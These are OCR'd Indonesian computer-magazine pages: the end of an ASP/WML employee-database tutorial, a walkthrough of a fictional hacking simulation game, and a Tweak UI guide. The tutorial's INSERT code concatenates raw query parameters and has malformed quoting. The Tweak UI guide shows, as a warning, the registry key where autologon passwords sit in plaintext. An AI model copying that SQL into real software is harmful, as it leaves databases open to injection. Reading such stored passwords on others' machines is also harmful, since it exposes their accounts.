filepath=
Server.MapPath("karyawan.mdb")
set cn =
Server.CreateObject("ADODB.Connection")
cn.Open
"Provider=Microsoft.Jet.OLEDB.4.0; Data
Source=" & filepath
set rs =
Server.CreateObject("ADODB.Recordset")
end sub
' Prosedur untuk menutup koneksi
Database kita
sub closeCN
cn.Close
set rs = Nothing
set cn = Nothing
end sub
%>
```

Simpan file ini dengan nama *SubConn.asp*

Setelah kita mengatur basis data dan



file-file header, kini saatnya menginjak file Menu Utama. File ini mengarahkan *user* apakah mereka ingin melihat daftar, menambah, menghapus atau mengedit *record-record* yang ada.

```
<!--#include file="wapenable.asp"-->
<wml>
<card title="Menu Karyawan">
<p align="center">
<a href="List.asp">Lihat Daftar</a><br/>
<a href="Add.asp">Tambah</a><br/>
<a href="Del.asp">Hapus</a><br/>
<a href="Edit.asp">Edit</a><br/>
</p>
</card>
</wml>
```

Simpan ke dalam Notepad, beri nama *Default.asp*

#### Penjelasan baris per baris:

1 berfungsi menyertakan file header pertama kita.

2 menandakan bahwa kita memakai WML, seperti halnya bila kita menggunakan HTML, kita tentu mengawalnya dengan tag <HTML>.

Baris <Card title="Menu Karyawan"> menandakan dimulainya badan dari program WML (hampir sama fungsinya dengan <Body> pada HTML) sekaligus menampilkan title dari program tersebut pada layar Mobile phone anda.

Tag <P> pada baris ke empat merupakan cirri khas dari wml dimana tag ini harus ada apabila kita ingin menampilkan tulisan, gambar ataupun grafik ke layar Mobile Phone anda

Baris berikutnya merupakan baris

yang akan me-link ke file ASP lain bila baris tersebut dipilih.

Untuk mencoba file WAP pertama kita ini, aktifkan M3Gate lalu klik kanan dan pilih Open URL, isikan http://localhost/default.asp lalu klik Go there.

Agar tampilan nampak lebih besar dan lebih leluasa, sebaiknya anda memakai model Palm mobil phone, dengan cara mengubah settingnya, yakni :

- Klik kanan pada badan Hand Phone (Mobile Phone)
- Pilih Setting...
- pilih Tab Skin,
- ubah mode Handy ke mode April

Buat File baru, dengan isi sbb:

```
<!--#include file="wapenable.asp"-->
<!--#include file="subconn.asp"-->
<wml>
<card title="Daftar Karyawan">
<%
dim sql
openCN
sql="select ID, Nama from data_karyawan"
rs.open sql, cn
%>
<p>
<%Do while not rs.eof%>
[<%rs("ID")%>]   <%rs("Nama")%>
<br/>
<%
rs.movenext
loop
closeCN%>
</p>
</card>
</wml>
```

Simpan ke dalam file *List.asp*

#### Penjelasan baris per baris:

Tidak ada hal yang khusus di sini, kecuali kita mulai menggunakan prosedur-prosedur pada file header *subconn.asp* kita tadi.

Buat file baru. Isi file tersebut sbb:

```
<!--#include file="wapenable.asp"-->
<wml>
<card title="Tambah Data">
<p align="left">
ID : <input type="text" name="id_kar" />
Nama : <input type="text" name="nm_kar"
```

```
/>
Alamat : <input type="text" name="al_kar"
/><br/>
<do type="accept" label="kirim">
<go href="add_oke.asp" method="get">
<postfield name="id_kar" value="$id_kar"
/>
<postfield name="nm_kar"
value="$nm_kar" />
<postfield name="al_kar" value="$al_kar"
/>
</go>
</do>
</p>
</card>
</wml>
```

Simpan file ini dengan nama *Add.asp*

#### Penjelasan baris per baris:

Baris <input type="text" name="id\_kar" /> seperti halnya pada HTML merupakan baris yang mengharuskan *user* untuk mengisi variabel bernama *Id\_kar*, di mana variabel ini akan kita kirimkan (*passing parameter*) ke file lain dengan metode tertentu (*get/post*).

Begitu juga dengan kedua baris di bawahnya melakukan hal yang sama.

Baris

```
<do type="accept" label="Kirim">
<go href="add_oke.asp" method="get">
<postfield name="id_kar" value="$id_kar"
/>
<postfield name="nm_kar"
value="$nm_kar" />
<postfield name="al_kar" value="$al_kar"
/>
</go>
```

bertujuan untuk mengirimkan isi dari variabel yang telah kita atur, ke dalam file ASP lain (dalam hal ini file *add\_oke.asp*) dengan metode *get*. Yang perlu anda ketahui di sini variabel yang akan dikirim adalah variabel dengan nama tertentu, sedangkan isi dari variabel itu adalah isi dari variabel yang berada disebelah kanan tanda \$

Sekarang kita akan membuat file yang akan menangkap variabel yang telah dikirim oleh file *Add.asp* di atas

Isikan ke dalam file baru ini sbb:

WML Card Options

Edit... Kirim

Edit... Kirim

```
<!--#include file="wapenable.asp"-->
<!--#include file="subConn.asp"-->
<wml>
<card title="Status">
<%
ID = request.querystring("id_kar")
nama = request.querystring("nm_kar")
alamat = request.querystring("al_kar")
sql = "INSERT INTO data_karyawan
      (ID,Nama,Alamat) VALUES (" &_
      ID &_
      "," & nama & " " &_
      "," & alamat & " " & " ") "
openCN
cn.execute(sql)
%>
<p align="center"><small>Data <b>Sudah
  Ditambahkan !!</b></small></p>
</card>
</wml>
```

simpan kedalam file *Add\_oke.asp*.

WML Card Options

Edit...

Kirim

Edit... Kirim

**Penjelasan :**

File ini menangkap variabel yang dikirimkan oleh `add.asp` melalui `request.querystring` (ingat metode `get`).

Kemudian dengan kekhasan ASP, dengan statement SQL-nya, memasukkan data tadi ke dalam database. Begitu mudahnya...

M.Firdaus

Dengan bantuan Hendra Kusuma  
hendray0@sby.centrin.net.id

# BERLATIH UNTUK MENJADI SEORANG HACKER

Apakah anda ingin menjadi seorang *hacker*, tetapi tidak tahu harus mulai dari mana? Cobalah *game* simulasi Hacker 1.1 ini untuk mengetahui rasanya *ha*

**P**ada nomor-nomor terdahulu dan nomor ini NeoTek telah menyajikan cara melakukan hacking. Pada game simulasi di bawah ini, anda dapat merasakan bagaimana rasanya menjadi seorang



## 4

### ITEM LIST

Klik ikon Item dan akan ditampilkan daftar barang yang anda miliki. Anda dapat membeli dan menjual barang pada *random event*. Selain itu akan ada tawaran paket item yang lebih murah.



## 9

## SEARCH FOR MONEY

Ketik `Dir` dan cari file ber-ekstensi `dtb` dan ketik `read` (nomor urut). Kemudian baca (*read*) semua file dan cari transaksi yang melibatkan uang yang lebih banyak, namun anda harus berhati-hati.



## 5

## CONNECTING

Selanjutnya klik kembali ikon Server dan pilihlah server dengan tingkat Vuln yang rendah (10/9) kemudian klik ikon Connect maka akan muncul layar Server Terminal.



## 10

## TRANSFERRING MONEY

Setelah anda menemukan transaksi yang melibatkan uang banyak, ketik `write (nama-file.dtb) (jumlah uang) (account)`, contoh: `write deals.dtb 749,251`. Maka uang tersebut dipindahkan ke anda.



1

**SETUP HACKER**


Jalankan file setup Hacker yang dapat anda cari di situs [www.download.com](http://www.download.com) dan cari Hacker dengan *search engine*-nya, atau anda bisa menginstalnya dari CD NeoTek.



2

**ENTER NAME**

Ketika file instalasi selesai, jalankan game ini dengan mengklik Start Menu → Run dan pilih nama filenya, kemudian sebelum anda memainkan *game* ini anda diminta memasukkan nama anda.



3

**SERVERS LIST**

Setelah anda memasukkan nama anda maka akan terlihat tampilan nama *server* yang bisa anda *hack* beserta dengan *host* dan makin besar kesulitan (Vuln) maka angkanya semakin mudah.



6

**HACKING USER NAME**


Saat anda telah tersambung dengan sebuah *server* maka anda akan ditanyakan *user name* untuk *login* ke dalam *server* tersebut. Ketik *prgrmname* untuk menemukan solusinya.



7

**PASSWORD HACKING**


Setelah anda berhasil menemukan username, maka langkah berikutnya adalah mencari *password* yang benar, ketik *prgrmpass* untuk mencari *password* pada *server* tersebut.



8

**BANNED**


Tentu saja program hacking yang anda gunakan tidak selalu berhasil, biasanya ini dikarenakan *server* tersebut menjadi terbeban karena memasukkan data berulang, sehingga IP anda akan di-ban.



11

**ITEM SHOP**

Event ini terjadi secara random. Di sini anda dapat membeli *software* (antivirus) atau *hardware* (*high modem*). Anda pun dapat membeli *forward accounts bank* yang berguna untuk menipu bank.



12

**HELP**

Untuk mengetahui *command* lainnya anda dapat mengetikkan *help* dan akan ditampilkan daftar perintah yang dapat digunakan. Anda dapat menghapuskan semua perintah ini atau mencatatnya untuk digunakan pada kesempatan lain. Selamat bertualang di dunia para *underground* tanpa harus terlibat dalam suatu tindak kriminal.



# UTAK-ATIK WINDOWS DENGAN TWEAK UI

Tweak secara harfiah artinya cubit, adapun tweaking adalah mengutak-atik suatu sistem dengan pelbagai cara agar berfungsi sejalan dengan keinginan kita. Tweaking Windows dapat sesederhana mengubah-ubah setting langsung pada Windows, mengutak-atik *registry*, sampai menggunakan program khusus.

**M**engapa perlu mengutak-atik (*tweak*) Windows? Preferensi seseorang mengenai bagaimana baiknya sesuatu yang menjadi dasarnya.

Anda tentunya pernah menghadapi *desktop* Windows anda dan merasa kurang *sreg* dengan tampilannya. Mengubahnya mudah saja. Klik kanan pada *desktop* dan pilih *Properties* untuk menampilkan jendela *Display properties*. Apa yang mau diubah? Latar belakang? Penampilan? Atau ikonnya?

Inilah *tweaking* yang paling dasar. Masih banyak lagi tweaking yang

Gunakan Tweak UI, power toy pada Windows 95/98/ME/2000

## REGISTRY INSTALASI



Setelah instalasi, suatu *Startup* item baru akan ditambahkan pada *registry* (bukan pada *Startup group* di *Start menu*) untuk memastikan bahwa setiap kali anda mem-boot komputer, setting Tweak UI anda terpasang. Setelah itu *Startup* akan unload sendiri sehingga tidak memakai *resource* komputer anda.

Command value yang ditambahkan pada *registry* akan tampak pada key berikut:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

Name  
Tweak UI  
Data


"RUNDLL32.EXE  
TWEAKUI.CPL,TweakMeUp"



1

## DOWNLOAD TWEAK UI


Buka browser dan masuk ke halaman download TweakUI di situs Microsoft: <http://www.microsoft.com/networkstation/n/downloads/PowerToys/Networking/NTTweakUI.asp>. Buat juga folder sementara, misalnya di C:\temp dan *save* hasil download di sini



5

## BUKA TWEAK UI


Klik dua kali ikon Tweak UI yang ada di *Control Panel* dan jendela dialog Tweak UI pun tampil. Perhatikan tab-tab yang tersedia untuk mengkonfigurasi Windows anda secara mudah. Mulai dengan mouse. Anda bisa ubah setting ke X-mouse setting seperti pada Unix.



2

## JALANKAN SELF EXTRACTOR

Klik dua kali ikon *tweakui* dan unzip file ini ke folder C:\temp tadi. Tampak file ini diekstrak dan menghasilkan empat file lain. Pada gambar kanan di atas, file ketiga dari atas adalah yang dipakai untuk menginstal TweakUI, suatu *control panel extension*.



6

## PENAMPILAN SHORTCUT

Pada tab *Explorer* terdapat beberapa opsi untuk mengubah penampilan *shortcut*. Ada opsi untuk menghapus panah dari icon *shortcut*, atau mengubahnya sesuai keinginan anda. Teks *Shortcut to* juga dapat diatur agar tidak dibentuk oleh *Explorer*.

dapat dilakukan terhadap Windows anda. Membuatnya sesuai dengan kemauan anda (*customized*).

Salah satu cara lain adalah dengan mengutak-atik registry. Registry dapat diubah secara manual dengan mengetikkan **regedit** pada Start → Run. Namun bila anda ragu dengan yang anda lakukan, lebih baik menggunakan *software* untuk mengubahnya.

Untuk itu Microsoft menyediakan program **TweakUI** (Tweaking the User Interface) yang dikategorikan sebagai Power Toy dan didistribusikan tanpa *support* dari Microsoft.

Walaupun Tweak UI sudah lama ada,

banyak pemakai Windows yang tidak menyadarinya. Salah satu penyebabnya adalah karena TweakUI tidak dilengkapi dengan *installer* yang layak dipandang dari standar kemudahan pemakaian Windows.

TweakUI berjalan pada Windows 95/98/ME/2000 dan dapat diperoleh pada CD Windows 98/ME/2000. Pemakai Windows 95 dapat mendownloadnya dari situ Microsoft <http://www.microsoft.com/networking/downloads/PowerToys/Networking/NTTweakUI.asp>

Anda juga dapat menginstal TweakUI dari CD NeoTek bulan ini.


## TIP & TRIK • TIP & TRIK • TIP & TRI

### Tweak UI (2000) 1.33

Pada Tweak UI (2000) 1.33 tab IE diganti namanya menjadi Shell.

E Enabled diganti namanya menjadi Shell Enhancements.


Active Desktop Enabled diganti menjadi Allow Active Desktop to be Turned On/off.



3

### BUKA CONTROL PANEL EXTENSION


Klik kanan pada file **tweakui.inf** yang merupakan control panel extension ini. Tampak ada pilihan **Open with Control Panel**. Kita pilih opsi ini. Akan tampil pesan **Tweak UI should be run from Control Panel. Would you like to install it now?**



4

### MEMULAI INSTALASI


Klik **Yes** dan *installer* akan mencari **tweakui.cnt** di **C:\WINDOWS\OPTIONS\CAB** dan tentu saja tidak ditemui sebab ada di **C:\temp**. Ubah ke sini dan **TweakUI** pun terinstalasi. Buka **Control Panel** dan **Tweak UI** sudah ada di sana.



7

### CREATE AS A FILE

Pada tab **Desktop** anda dapat mengubah suatu ikon agar bersifat sebagai file. Misalnya **Recycle Bin**, **Printers**, **My Network Places**, **Temporary Internet Files**, dan **Scheduled Semua tasks** dapat dibuat sebagai file biasa. Ikon-ikon tertentu akan berperilaku aneh bila diperlakukan sebagai file biasa.



8

### TEMPLATE


**Tweak UI** memungkinkan anda menciptakan *document template*. Bila anda membuka file baru dari jenis tertentu, **Windows** menggunakan *default template* dari jenis itu. Buka tab **New**, dan anda dapat menggeret suatu file ke sini dan mengubahnya menjadi *template*.

## UNINSTALL TWEAK UI

Anda dapat meng-uninstall **Tweak UI** lewat **Control Panel**, yaitu pilih **Start** → **Settings** → **Control Panel** lalu pilih icon **Add/Remove Program**, pilih **Tweak UI** dan klik tombol **Add/Remove**.

## MY COMPUTER

Tab **My Computer** menunjukkan berbagai *drive* yang akan ditampilkan pada **My Computer**. Ini merupakan opsi keamanan jaringan yang mencegah *user* mengakses *drive* tertentu dengan cara membuatnya abu-abu pada tombol **Start**. Untuk kebanyakan kita, biarkan saja seperti asalnya, yaitu semua *drive* dicek baik ada ataupun tidak.



# UTAK-ATIK WINDOWS DENGAN TWEAK UI (2)

Tweak UI memang bukan tweaking tool yang paling canggih, namun yang jelas Tweak UI amat mudah digunakan dan merupakan tool untuk mengubah-ubah registry tanpa harus mengerti di mana harus mengubahnya. Tweak UI yang mengerjakannya untuk anda sesuai dengan hasil yang diinginkan.

**T**weak UI berasal dari suatu *tool set* yang dinamakan Power Toys, dikembangkan oleh para programmer Microsoft Windows Shell Development Team.

Power Toys memberikan fitur-fitur yang tidak sejalan dengan Windows standar, yang dikembangkan dari Windows 95 *wish list*. Karena sifatnya yang tidak resmi inilah maka Tweak UI tidak didukung Microsoft.

Jadi mengapa memakai Tweak UI? Salah satu alasannya adalah *privacy*. Tweak UI memungkinkan anda menghapus *history list* setiap kali anda *login*, mencegah pemakai

*Privacy adalah salah satu alasan penting mengapa anda memerlukan Tweak UI*

## LOGON TO NETWORK

Fungsi ini hanya berguna apabila komputer anda merupakan bagian dari *network*. Bila *stand alone*, biarkan opsi ini *unchecked*. Bila anda satu-satunya *user* pada *network*, maka boleh anda cek opsi ini.

**PENTING:** Dalam *network* sebaiknya opsi ini tidak dipakai sebab setiap *user* yang mempunyai pengetahuan yang memadai mengenai registry dapat dengan mudah mengetahui password anda.

Bila opsi ini diaktifkan maka suatu *Startup* yang baru ditambahkan pada registry. *Startup* yang ditambahkan tampak sebagai key berikut:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

Name

Tweak UI

Data

"RUNDLL32.EXE

TWEAKUI.CPL,TweakLogon"



Apabila di-disable lagi maka entri ini akan:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices-

Name


Tweak UI

Data

"RUNDLL32.EXE

TWEAKUI.CPL,TweakLogon"


(Perhatikan tanda minus)



9

## GENERAL


Tab General berisi berbagai cara untuk mengubah perilaku Windows. Suara *beep* sewaktu ada *error* dapat dimatikan, demikian juga *animated menu*. Anda dapat mengubah *setting* ke *smooth scrolling*. Penting untuk kerja: Prevent application from stealing focus.



13

## IE


Tab IE digunakan untuk mengubah-ubah fitur pada Internet Explorer. Terdapat pula opsi untuk menghilangkan Favorites dan My Document dari Start menu. Opsi Clear document, run, and typed-URL on exit dibiarkan *unchecked* sebab mengganggu opsi yang sama pada tab Paranoia.



10

## PARANOIA

Salah satu setting untuk privacy. Windows dapat diatur untuk membersihkan *history files* pada saat *login*, seperti history pada Document, Find Computer, Find Files, Internet Explorer, Last User, dan Run History. Dengan menghapus *record* Last User, pemakai berikutnya tidak akan tahu siapa yang terakhir memakai komputer.



14

## DESKTOP

Ikon pada desktop yang dengan cara biasa tak dapat dihilangkan kini dapat disingkirkan dengan fitur desktop. Pilih ikon desktop (Control Panel dan Printer) dari jendela dialog ini dan klik Create As File Simpan di C:\WINDOWS\Start Menu, maka keduanya kini ada di Start menu.



berikutnya mengintip apa saja yang anda kerjakan sebelumnya pada komputer tersebut.

Versi terakhir adalah Tweak UI 1.33; berjalan pada Windows 95/98/ME/2000. Versi lama mungkin tidak berjalan pada Windows yang lebih baru.

Memang ada banyak program *tweaking* lain dan Tweak UI bukanlah yang terbaik, namun Tweak UI termasuk yang paling mudah digunakan.

Program tweaking untuk Windows yang favorit karena serupa dengan Tweak UI namun dilengkapi dengan banyak fitur lain adalah X-Setup dari Xteq dan dapat di-download di

<http://www.xteq.com/products/xset/index.html> atau diinstal dari CD NeoTek.

Tweaking tool lain yang disediakan dalam CD NeoTek adalah:

#### • System Tweaking

PowerToys for Windows XP, Tweaker, Wintercooler, Xteq X-Setup, Analog X CacheBooster, MemMax, AnalogX MaxMem, SuperFasst!, Beacon, RegWacker, Tweakall, RamBooster, dan DHCP Fix

#### • Connection Tweaking


CableNut, SpeedNet, Windows Network Booster, Internet Rocket,

Win98 CableBooster, RAS Accelerator, Internet Connection Booster 2000 (ICB 2000), Netlocity, iSpeed (versi gratis), dan EasyMTU.

Semua *software* ini adalah *freeware*. Pada *shareware* terdapat Winhacker 2.0 yang meripakan *Windows Shell Management Tool* yang mempunyai fitur *scripting language* untuk menciptakan *plugin* yang dapat mengubah registry, file INI, dan lainnya.

Ada satu *tweaking tool* buatan salah seorang neoteker, CaroX, yang dibahas khusus salah satu fungsinya, yaitu kemampuan mengenkripsi suatu file.


Ayo! Jadilah Windows Power User!



11

#### STOPPING SNEAKY SERVICES


Masih pada tab paranoia, pada Things that happen behind your back, yaitu Play audio CDs automatically dan Play data CDs automatically dapat di *uncheck*. Ini mencegah audio CD maupun *autorun* CD dijalankan, padahal anda tidak menginginkannya.



12

#### OPEN DAN REPAIR

Tab Open memungkinkan anda mengubah opsi yang ada di bawah menu File → Open. Repair membentuk kembali ikon-ikon Explorer, apabila sampai menampilkan ikon yang keliru.




#### MENCARI PASSWORD

Username, password, dan status autologon disimpan di registry juga, tepatnya di sini:

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon

Name	Data
(Default)	(value not set)
AutoAdminLogon	"1"
DefaultPassword	"password"
DefaultUserName	"namasaya"


Kini jelas bahwa fitur ini harus digunakan secara hati-hati? Kecuali password anda dienkripsi, sebaiknya tidak menggunakan fitur yang berisiko ini.



15

#### CONTROL PANEL

Memungkinkan anda menghilangkan entri-entri dari Control Panel sehingga pemakai lain tidak dapat melihatnya. Kalau anda memilih menghilangkan entri Tweak UI itu sendiri maka anda hanya dapat mengaksesnya langsung dari tweakui.cpl



16

#### LOGON

